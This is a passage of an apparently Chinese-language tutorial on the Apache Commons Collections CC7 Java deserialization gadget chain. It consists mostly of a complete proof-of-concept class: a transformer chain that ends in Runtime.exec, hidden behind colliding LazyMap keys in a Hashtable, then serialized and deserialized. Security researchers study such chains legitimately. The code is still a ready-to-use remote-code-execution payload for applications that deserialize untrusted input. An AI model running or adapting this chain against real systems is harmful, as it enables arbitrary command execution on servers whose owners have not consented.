
hash相同的值:
yy与zZ
Ea与FB

完整POC:#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
| package com.CC7;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Hashtable;
import java.util.Map;
public class CC7Test {
public static void main(String[] args) throws Exception{
// CC1-LazyMap
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
};
// ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
ChainedTransformer chainedTransformer = new ChainedTransformer(new Transformer[]{});
Map hashMap1 = new HashMap();
Map hashMap2 = new HashMap();
Map lazyMap1 = LazyMap.decorate(hashMap1, chainedTransformer);
lazyMap1.put("yy", 1);
Map lazyMap2 = LazyMap.decorate(hashMap2, chainedTransformer);
lazyMap2.put("zZ", 1);
// System.out.println(lazyMap1.hashCode());
// System.out.println(lazyMap2.hashCode());
Hashtable hashtable = new Hashtable();
hashtable.put(lazyMap1, 1);
hashtable.put(lazyMap2, 1);
lazyMap2.remove("yy");
Class c = ChainedTransformer.class;
Field field = c.getDeclaredField("iTransformers");
field.setAccessible(true);
field.set(chainedTransformer, transformers);
serialize(hashtable);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
总结:#